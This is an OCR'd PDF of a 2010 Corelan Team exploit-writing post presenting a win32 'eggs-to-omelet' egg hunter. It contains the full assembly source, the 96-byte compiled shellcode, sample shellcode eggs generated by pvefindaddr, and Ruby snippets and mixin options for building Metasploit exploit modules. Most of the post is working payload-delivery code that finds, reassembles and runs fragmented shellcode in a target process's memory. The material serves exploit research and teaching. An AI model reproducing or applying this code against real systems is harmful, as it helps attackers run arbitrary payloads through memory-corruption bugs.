
Corelan Team

:: Knowledge is not an object, it's a flow ::

Exploit notes – win32 eggs-to-omelet

Corelan Team (corelanc0d3r) · Sunday, August 22nd, 2010



In article 8 of my exploit writing series, I have introduced the concept of egg hunters, and explained what an omelet hunter is and how it works.

Today, I want to share with you my own eggs-to-omelet implementation, explain how it works, and how you can use it in a standalone exploit or in a metasploit module.

In case you missed article 8, I'll start with a short recap and explain the basic concepts of egg hunters and omelet. At the same time, I would like to mention that you might have to read article 8 first before you will understand this post. This post is not a full blown tutorial, it really is just a write-up of some of my own notes and tools. And yes, I plan on doing this kind of write-ups more often.

Basic concepts

An egg hunter is a piece of code that is designed to look for another (mostly bigger) piece of (shell)code in memory, and execute that piece of code when it finds it. It uses a tag, (usually 4 bytes) to locate the second piece of code. Egg hunters are often used if the available space for executing shellcode is limited, and there is another (random / non-static) location in memory where you can store data.

An omelet is an extension of this concept. Instead of finding one set of code and execute it, it has the ability to find multiple pieces of code, reassemble them into the original code, and execute them.

I have to be honest. I never had to use an omelet egg hunter in a real exploit in the past (other than documenting it for article 8). But last week, I stumbled upon a bug that had the following characteristics :

- the available buffer space to execute code is about 300 bytes. While this is enough to execute an entire range of shellcode (including bind shell code etc), it is not enough to make a reliable metasploit module for this exploit that would offer a vast range of payloads, because bigger shellcodes such as meterpreter would not work.
- I found a way to put more data in memory. I can put several blocks of about 200 bytes in memory. I'm sure the number of blocks would be limited, but I tried with 10 blocks and it still worked. So that means that I have 2000 bytes (or more), fragmented into several blocks, in memory. If I can take any payload, chop it up into pieces of max 200 bytes, and use the first 300 bytes to deploy an egg-to-omelet hunter, then I should be able to build a generic exploit. An exploit that can handle bigger payloads reliably. w00t !

Perfect scenario for an omelet hunter. Perfect trigger to write something about it :)

Skylined wrote an omelet egg hunter a while ago. I discussed his omelet code in article 8, and I also mentioned that I had to modify it to make it work on my system (XP SP3). Despite these changes, however, the omelet would only work in certain cases (and still does not properly handle access violations while reading through memory).

So I decided to write my own code.

Here it is.

My egg-to-omelet hunter

Before looking at the code, let's look at the requirements/assumptions for the code to work :

- the egghunter will start looking at the end of the current stack frame. So if your pieces/eggs are in the same stack frame, you'll have to modify the code and change the location where the hunter starts looking. The code uses edx as pointer to walk through memory, so you would have to modify edx to change the start location.
- the egg hunter will walk through the entire memory space. If it cannot find all of the eggs, it will fail.
- the eggs need to be in the correct order in memory. As you will learn in a moment, each piece is prepended with a unique tag, which has a sequence number. If the sequence is not correct, the code will fail
- each egg can have a maximum size of 127 bytes. The tag is 4 bytes (3 fixed bytes + a one byte sequence number), so each egg can have a maximum of 123 bytes. I had to use this limitation to keep the code null byte free.
- each egg has to be the same size. If the last block of the splitted payload is less than the size of the other eggs, you'll have to add some nops to make it the same size.

The asm code of my egg-to-omelet hunter looks like this : (corelanc0d3r_omelet.asm)

```
;---------------------------------------------------
;corelanc0d3r -  egg-to-omelet hunter - null byte free
;v1.0
;http://www.corelan.be:8800
;peter.ve@corelan.be
;---------------------------------------------------
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use

```
BITS 32
nr_eggs equ 0x2             ;number of eggs
egg_size equ 0x7b           ;123 bytes of payload per egg

jmp short start

;routine to calculate the target location
;for writing recombined shellcode (omelet)
;I'll use EDI as target location
;First, I'll make EDI point to end of stack
;and I'll put the number of shellcode eggs in eax
get_target_loc:
                            ;get stack pointer and put it in EDI
push esp
pop edi
                            ;set EDI to end of stack
or di,0xffff                ;edi=0x....ffff = end of current stack frame
mov edx,edi                 ;use edx as start location for the search
xor eax,eax                 ;zero eax
mov al,nr_eggs              ;put number of eggs in eax
calc_target_loc:
xor esi,esi                 ;use esi as counter to step back
mov si,0-(egg_size+20)      ;add 20 bytes of extra space, per egg. nasm : + goes before -

get_target_loc_loop:        ;start loop
dec edi                     ;step back
inc esi                     ;and update ESI counter
cmp si,-1                   ;continue to step back until ESI = -1
jnz get_target_loc_loop
dec eax                     ;loop again if we did not take all pieces
                            ; into account yet
jnz calc_target_loc
;edi now contains target location for recombined shellcode
xor ebx,ebx                 ;put loop counter in ebx
mov bl,nr_eggs+1
ret

start:
call get_target_loc         ;jump to routine which will calculate shellcode
                            ;target address

;start looking, using edx as basepointer
jmp short search_next_address
find_egg:
dec edx                     ;scasd does edx+4, so dec edx 4 times
                            ; + inc edx one time
                            ;  to make sure we don't miss any pointers
dec edx
dec edx
dec edx
search_next_address:
inc edx                     ;next one
push edx                    ;save edx
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use

```
push byte +0x02
pop eax                     ;set eax to 0x02
int 0x2e
cmp al,0x5                  ;address readable ?
pop edx                     ;restore edx
je search_next_address      ;if address is not readable, go to next address
mov eax,0x77303001          ;if address is readable, prepare tag in eax
add eax,ebx                 ;add offset (ebx contains egg counter, remember ?)
xchg edi,edx                ;switch edx/edi
scasd                       ;edi points to the tag ?
xchg edi,edx                ;switch edx/edi back
jnz find_egg                ;if tag was not found, go to next address
;found the tag at edx

copy_egg:
;ecx must first be set to egg_size (used by rep instruction)
;and esi as source
mov esi,edx                 ;set ESI = EDX (needed for rep instruction)
xor ecx,ecx
mov cl,egg_size             ;set copy counter
rep movsb                   ;copy egg from ESI to EDI
dec ebx                     ;decrement egg
cmp bl,1                    ;found all eggs ?
jnz find_egg                ;no = look for next egg
; done - all eggs have been found and copied

done:
call get_target_loc         ;re-calculate location (recombined shellcode)
jmp edi                     ; and jump to it :)
```

Download the asm code here :

corelanc0d3r eggs-to-omelet hunter (asm) (2.8 KiB, 125 hits)

The code is 96 bytes and null byte free.

As you can see, the code has 2 hardcoded values : the number of eggs and the size per egg.

If you want to implement this code in your own exploit, you will have to calculate these values first :

- egg_size = determine a value, less than or equal to 123 bytes
- nr_eggs = integer (shellcode length / egg_size) * egg_size
- If (nr_eggs * egg_size) < shellcode length, then set nr_eggs to nr_eggs + 1

You can generate omelet code using the following 2 instructions :

1. compile the asm code into bytecode :

```
c:\Program Files\nasm\nasm.exe" corelanc0d3r_omelet.asm -o corelanc0d3r_omelet.bin
```

2. output the bytecode into a format that can be used in an exploit :

```
c:\omelet\pveReadbin.pl corelanc0d3r_omelet.bin
Reading corelanc0d3r_omelet.bin
Read 96 bytes

-------------------------------------------
Displaying bytes as hex :
-------------------------------------------
"\xeb\x24\x54\x5f\x66\x81\xcf\xff".
"\xff\x89\xfa\x31\xc0\xb0\x02\x31".
"\xf6\x66\xbe\x99\xff\x4f\x46\x66".
"\x81\xfe\xff\xff\x75\xf7\x48\x75".
"\xee\x31\xdb\xb3\x03\xc3\xe8\xd7".
"\xff\xff\xff\xeb\x04\x4a\x4a\x4a".
"\x4a\x42\x52\x6a\x02\x58\xcd\x2e".
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use

```
"\x3c\x05\x5a\x74\xf4\xb8\x01\x30".
"\x30\x77\x01\xd8\x87\xfa\xaf\x87".
"\xfa\x75\xe2\x89\xd6\x31\xc9\xb1".
"\x7b\xf3\xa4\x4b\x80\xfb\x01\x75".
"\xd4\xe8\xa4\xff\xff\xff\xff\xe7";

Number of null bytes : 0
```

(you can download a copy of pveReadbin.pl in this post... Look for "Shellcoding tutorial – scripts")

What does it do ?

This is how my eggs-to-omelet hunter works :

First, it finds the end of the stack frame (it gets the current stack pointer, puts it in edi, and then sets the lower bits of edi to 0xffff). EDI will be used as target address for writing eggs to. The script uses EDX to keep track of where we are searching in memory, so I set edx to EDI before beginning the search.

EBX will contain the number of eggs to find. (in fact, because I want to avoid null bytes, I have set EBX to nr_eggs + 1, so I can compare EBX with 1). This counter will be used for 2 things : as value in the tag, and to keep track of the number of eggs that need to be found.

During the search, the code uses the NtAccessCheckAndAuditAlarm technique (offset 0×2 in the KiServiceTable) to deal with access violations. Basically, it will try to read EDX, and if it survives, it will read EDX again and see if it contains the 4 byte tag. This will make sure the omelet can continue to read in memory.

The expected tag values are :

773030<seq>

where seq = 01 + number_of_remaining_eggs_to_find+1

So, if you have 3 eggs, the tags will be

Egg 1 : 77 30 30 05

Egg 2 : 77 30 30 04

Egg 3 : 77 30 30 03

> (of course, you can use any 3 bytes for the "static" part of the tag. Just make sure to use the same tag in the asm script, when generating the omelet code)

If the correct tag is found it will read egg_size number of bytes and write them to EDI, using the rep movsb instruction. This instructions uses ECX as counter (so before reading, ECX must contain the number of bytes to read... this is "egg_size".) ESI must point to the source location. (which explains why I'm doing a MOV ESI,EDX in the copy_egg routine), and as explained earlier, EDI must point to the target location. During the rep instruction, both EDI and ESI are incremented. When the copy is done, EDI will point at the location where the next piece needs to be written.

When the copy is complete, the script will determine if there are more eggs to be found. (decrement EBX and then compare BL,1). If no more eggs are found, the script recalculates where the shellcode was written to, and jumps to it. If more eggs need to be located, then the search will continue. Since EBX was decremented, it will now look for the second tag.

Since the hardcoded value in the script (mov eax,0×77303001) and the tags in the eggs will always have different values, there is no risk of finding the tag in the omelet code itself. If it finds a tag, it will be an egg. If the egg is not corrupted, it will lead to your omelet.

Implementation : standalone exploits

Implementing the eggs-to-omelet script in a standalone exploit is very easy.

First, you will have to determine how big the eggs can be. You can do this by examining the memory contents & see how many bytes you can control, and how many times you have control over blocks of that amount of bytes. If number_of_blocks * size_of_each_block (with a maximum of 123 bytes) is equal to or bigger than the total shellcode size, you can make it work.

Once you have calculated the number of blocks and the size for each block, you can simply put those 2 values in the asm script, and generate the code (nasm + pveReadbin.pl). This code is ready to be copy/pasted into your exploit script.

Next, you will have to split the payload you want to use into pieces. Each piece should be 123 bytes (or the number of bytes per block – if it's smaller than 123). If the last block is not 123 bytes (size_of_each_block), you can add some nops until it has the same size.

Then, you have to put the tag in front of each block. In the previous chapter, I have explained how to calculate the unique sequence numbers. So, if your payload is cut into 3 pieces ($shellcode_part1, $shellcode_part2 and $shellcode_part3), this is how the 3 pieces will look like :

```
my $part1 = "\x05\x30\x30\x77" + $shellcode_part1;
my $part2 = "\x04\x30\x30\x77" + $shellcode_part2;
my $part3 = "\x03\x30\x30\x77" + $shellcode_part3;
```

Put the 3 pieces in your payload buffer, making sure the omelet hunter will find part 1 first, then part 2 and finaly part 3.

And that's it. As soon as the eggs-to-omelet hunter will start running, everything will go automatically.


In order to make the process of splitting payload and creating the separate parts, you can also use a new function in pvefindaddr. The "omelet" function was added to pvefindaddr v2.0.7 and will automate the entire process. The only thing you have to do is

- create a binary file that contains the shellcode bytes (RAW)
- optionally determine the egg size (it will take 123 as default)
- optionally determine the static tag value (it will take "773030" as default)

Let' say you have written your shellcode to c:\tmp\calc.bin (224 bytes) and you have blocks of 100 bytes available in memory, then you have to split the shellcode in to 96 byte pieces (+ 4 bytes for the tag = 100 bytes). We'll use 55DABA as tag (0xBADA55). The pvefindaddr command to automate the entire process is :

```
!pvefindaddr omelet -f c:\tmp\calc.bin -t 55DABA -s 96
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use



The result is written into omelet.txt. The output file contains the payloads for perl.

corelanc0d3r_omelet.asm | pvefindaddr.py | omelet.txt

```
1  ************************************************************
2    Output generated by pvefindaddr v2.0.7
3    corelanc0d3r - http://www.corelan.be:8800
4  ************************************************************
5    OS : xp, release 5.1.2600
6  ************************************************************
7
8  #corelanc0d3r's eggs-to-omelet hunter
9  #96 bytes // http://www.corelan.be:8800
10 my $omelet =
11 "\xeb\x24\x54\x5f\x66\x81\xcf\xff\xff\x89\xfa\x31\xc0\xb0\x03" .
12 "\x31\xf6\x66\xbe\x8d\xff\x4f\x46\x66\x81\xfe\xff\xff\x75\xf7" .
13 "\x48\x75\xee\x31\xdb\xb3\x04\xc3\xe8\xd7\xff\xff\xff\xeb\x04" .
14 "\x4a\x4a\x4a\x4a\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
15 "\xf4\xb8\x01\x55\xda\xba\x01\xd8\x87\xfa\xaf\x87\xfa\x75\xe2" .
16 "\x89\xd6\x31\xc9\xb1\x60\xf3\xa4\x4b\x80\xfb\x01\x75\xd4\xe8" .
17 "\xa4\xff\xff\xff\xff\xe7";
18
19 #egg 1 :
20 my $egg1 =
21 "\x05\x55\xda\xba\xdd\xc2\xbb\x51\x82\x09\x8f\x29\xc9\xd9\x74" .
22 "\x24\xf4\x5f\xb1\x32\x31\x5f\x18\x03\x5f\x18\x83\xc7\x55\x60" .
23 "\xfc\x73\xbd\xed\xff\x8b\x3d\x8e\x76\x6e\x0c\x9c\xed\xfa\x3c" .
24 "\x10\x65\xae\xcc\xdb\x2b\x5b\x47\xa9\xe3\x6c\xe0\x04\xd2\x43" .
25 "\xf1\xa8\xda\x08\x31\xaa\xa6\x52\x65\x0c\x96\x9c\x78\x4d\xdf" .
26 "\xc1\x72\x1f\x88\x8e\x20\xb0\xbd\xd3\xf8\xb1\x11\x58\x40\xca" .
27 "\x14\x9f\x34\x60\x16\xf0\xe4\xff\x50\xe8";
28
29 #egg 2 :
30 my $egg2 =
31 "\x04\x55\xda\xba\x8f\x58\x41\x09\x5c\xbb\xbd\x40\xe9\x08\x35" .
32 "\x53\x3b\x41\xb6\x65\x03\x0e\x89\x49\x8e\x4e\xcd\x6e\x70\x25" .
33 "\x25\x8d\x0d\x3e\xfe\xef\xc9\xcb\xe3\x48\x9a\x6c\xc0\x69\x4f" .
34 "\xea\x83\x66\x24\x78\xcb\x6a\xbb\xad\x67\x96\x30\x50\xa8\x1e" .
35 "\x02\x77\x6c\x7a\xd1\x16\x35\x26\xb4\x27\x25\x8e\x69\x82\x2d" .
36 "\x3d\x7e\xb4\x6f\x28\x81\x34\x0a\x15\x81\x46\x15\x36\xe9\x77" .
37 "\x9e\xd9\x6e\x88\x75\x9e\x80\xc2\xd4\xb7";
38
39 #egg 3 :
40 my $egg3 =
41 "\x03\x55\xda\xba\x08\x8b\x8c\x85\x55\x2c\x7b\xc9\x63\xaf\x8e" .
42 "\xb2\x90\xaf\xfa\xb7\xdd\x77\x16\xca\x4e\x12\x18\x79\x6f\x37" .
43 "\x7b\x1c\xe3\xdb\x7c\xd4\x41\x41\x41\x41\x41\x41\x41\x41\x41" .
```

Implementation : metasploit module – the hard way

Implementing the omelet hunter in a metasploit module is not very hard either.

Copy the following lines of code into your module, and then use the chunks.each iteration (see end of the code) to put the eggs in memory. Use the omelet variable as your initial payload and you win :)

```
egg_size=123
maxsize = payload.encoded.length
print_status("[+] Building corelanc0der's eggs-to-omelet hunter")
delta=(maxsize / egg_size) * egg_size
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use

```
nr_eggs=maxsize / egg_size
if delta < maxsize
    nr_eggs=nr_eggs+1
end
print_status("[+] Number of eggs : #{nr_eggs}")

omelet = "\xeb\x24" +
"\x54\x5f" +
"\x66\x81\xcf\xff\xff" +
"\x89\xfa" +
"\x31\xc0" +
"\xb0" + nr_eggs.chr +
"\x31\xf6" +
"\x66\xbe" + (237-egg_size).chr + "\xff" +
"\x4f\x46" +
"\x66\x81\xfe\xff\xff" +
"\x75\xf7" +
"\x48" +
"\x75\xee" +
"\x31\xdb" +
"\xb3" + (nr_eggs+1).chr +
"\xc3" +
"\xe8\xd7\xff\xff\xff" +
"\xeb\x04" +
"\x4a\x4a\x4a\x4a" +
"\x42" +
"\x52" +
"\x6a\x02" +
"\x58" +
"\xcd\x2e" +
"\x3c\x05" +
"\x5a" +
"\x74\xf4" +
"\xb8\x01\x30\x30\x77" +
"\x01\xd8" +
"\x87\xfa" +
"\xaf" +
"\x87\xfa" +
"\x75\xe2" +
"\x89\xd6" +
"\x31\xc9" +
"\xb1"  + egg_size.chr +
"\xf3\xa4" +
"\x4b" +
"\x80\xfb\x01" +
"\x75\xd4" +
"\xe8\xa4\xff\xff\xff" +
"\xff\xe7"

print_status("[+] Creating eggs")
chunks = Array.new(nr_eggs)
totalsize=egg_size*nr_eggs
padding = "X" * (totalsize-payload.encoded.length)
fullcode=payload.encoded + padding
```

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use

```
print_status("    Total shellcode length after padding: #{fullcode.length}")
#create eggs
chunkcnt=nr_eggs+2
startcode=0
arraycnt=0
while chunkcnt > 2 do
    chunkprep=chunkcnt.chr + "\x30\x30\x77"
    thischunk=fullcode[startcode,egg_size]
    startcode=startcode+egg_size
    thischunk=chunkprep+thischunk
    print_status("    Created egg of #{thischunk.length} bytes, tag #{chunkcnt}")
    chunkcnt=chunkcnt-1
    chunks[arraycnt] = thischunk
    arraycnt=arraycnt+1
end
chunks.each do |thischunk|
    #write the egg into the payload somewhere
end
```

Note : if you need to encode the omelet code after creating it, before using it as payload, then you can use the following lines to do this :

```
badchars="\x00"
encomelet = Msf::Util::EXE.encode_stub(framework, [ARCH_X86], omelet, ::Msf::Module::PlatformList.win32, badc
hars)
omelet=encomelet
```

(thanks HDMoore for implementing the badchars filter !)

Implementation : metasploit mixin – the easy way

To make your life easier, I decided to write a class/mixin for metasploit for the omelet hunter, and add some additional features that will provide for increased flexibility when building egg-to-omelet based exploits .

> "Updated – august 23rd 2010 : As of r10106 my omelet mixin is officially part of Metasploit!". (Thanks jduck !)

The mixin consists of 2 files :

/framework3/lib/msf/core/exploit/omelet.rb and /framework3/lib/rex/exploitation/omelet.rb

In order to activate the class / mixin, a line was added into the mixins.rb file under /framework3/lib/msf/core/exploit, loading the omelet file :

```
# $Id: mixins.rb 9984 2010-08-12 16:56:41Z jduck $
#
# All exploit mixins should be added to the list below
#
# Behavior
require 'msf/core/exploit/brute'
require 'msf/core/exploit/brutetargets'
require 'msf/core/exploit/browser_autopwn'
# Payload
require 'msf/core/exploit/egghunter'
require 'msf/core/exploit/omelet'
require 'msf/core/exploit/seh'
require 'msf/core/exploit/kernel_mode'
require 'msf/core/exploit/exe'
```

(You do not need to update this file yourself. If you are running the latest version (starting from r10106), then this file will contain the necessary entry already.)

From this point forward, you can implement an omelet egg hunter using the following syntax :

In your metasploit exploit module, include the new Omelet class :

```
include Msf::Exploit::Omelet
```

Generating the omelet and the eggs is as easy as doing this :

```
omelet =  generate_omelet(payload.encoded,'x00',omeletoptions)
```

The function takes 3 parameters :

- the encoded payload (mandatory)
- badchars (I'm not doing anything with the bad chars yet in the current version, so if you have to deal with bad chars, you'll have to encode the returned omelet yourself, using the Msf::Util::EXE.encode_stub() function, as explained earlier). This parameter is mandatory, but you can set it to an empty string if you want
- omeletoptions, which is an ruby hash, containing the following parameters :
  - **eggsize** (numeric value, default set to 123, which is the maximum value)
  - **eggtag** (3 characters to be used as static part of the tag. Default is "00w")
  - **searchforward** (boolean, true or false). If set to true (which is the default), the hunter will perform forward search. If set to false, the hunter will search backwards in memory
  - **reset** (boolean). Default value is false. If set to true, then the omelet will reset the start location after an egg is found. This will allow you to find eggs

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See https://www.corelan.be/index.php/terms-of-use

even if they are out of order in memory
- **startreg** (string). You can use this parameter to force the omelet to take the address in the specified register, and use it as start location for the search. If you do not want to specify a register, then do not use this option, and certainly do not pass an empty value to the module.
- **checksum** (boolean). Default value is false. If you enable this option, a checksum will be created for each egg, and added to the end of the egg. This will make each egg one byte larger. In addition to this, the omelet code will check this checksum when it finds an egg. This allow you to locate the eggs that are not corrupted/not truncated (in case that's an issue). It's clear that this will increase the omelet hunter size. Code for the checksum was developed and implemented together with dijital1.
- **adjust** (number, positive or negative, default value = 0). The adjust parameter will allow you to adjust the destination location where the recombined shellcode will be written to. If your omelet code is near the end of the stack, you may end up overwriting the omelet code with the shellcode, so using for example -500 in the adjust parameter, you can avoid issues.

You can set up the options hash like this :

```
omeletoptions =
{
    :eggsize => 123,
    :eggtag => "00w",
    :searchforward => true,
    :reset => false,
    :checksum => false,
    :startreg => "ecx",
    :adjust => -500
}
```

The function returns an array, containing 2 elements :

- omelet[0] = the omelet code
- omelet[1] = an array, containing the eggs

So you can now simply use omelet[0] in your payload, and write the eggs to memory using a simple iteration :

```
omelet[1].each do |thisegg|
   print_status("Egg size : #{thisegg.length}")
end
```

Hope you like this short post.

Quick, but sincere, thanks to

- my friends at Corelan Team – you guys rock !!
- jduck and hdm (for answering my ruby/msf questions – I know guys, my ruby fu is weak... thanks for your patience)
- anyone else I forgot...

Copyright secured by Digiprove © 2010 Peter Van Eeckhoutte

This entry was posted
on Sunday, August 22nd, 2010 at 3:22 pm and is filed under 001_Security, Exploit Writing Tutorials
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.